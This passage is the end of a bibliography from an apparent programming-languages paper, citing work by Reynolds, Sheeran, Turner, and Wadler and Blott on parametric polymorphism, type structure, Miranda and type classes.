- [Rey83] J. C. Reynolds, Types, abstraction, and parametric polymorphism. In R. E. A. Mason, editor, *Information Processing 83*, pp. 513–523. North-Holland, Amsterdam.
- [Rey84] J. C. Reynolds, Polymorphism is not set theoretic. In Kahn, MacQueen, and Plotkin, editors, *Semantics of Data Types*, Sophia-Antipolis, France, 1984, pp. 145–156. LNCS 173, Springer-Verlag.
- [Rey85] J. C. Reynolds, Three approaches to type structure. In *Mathematical Foundations of Software Development*, LNCS 185, Springer-Verlag, 1985.
- [She89] M. Sheeran, Categories for the working hardware designer. In *Workshop on Hardware Specification, Verification, and Synthesis: Mathematical Aspects*, Cornell, July 1989.
- [Tur85] D. A. Turner, Miranda: A non-strict functional language with polymorphic types. In *Proceedings of the 2'nd International Conference on Functional Programming Languages and Computer Architecture*, Nancy, France, September 1985. LNCS 201, Springer-Verlag, 1985.
- [WB89] P. Wadler and S. Blott, How to make *ad-hoc* polymorphism less *ad hoc*. In *16'th ACM Symposium on Principles of Programming Languages*, Austin, Texas, January 1989.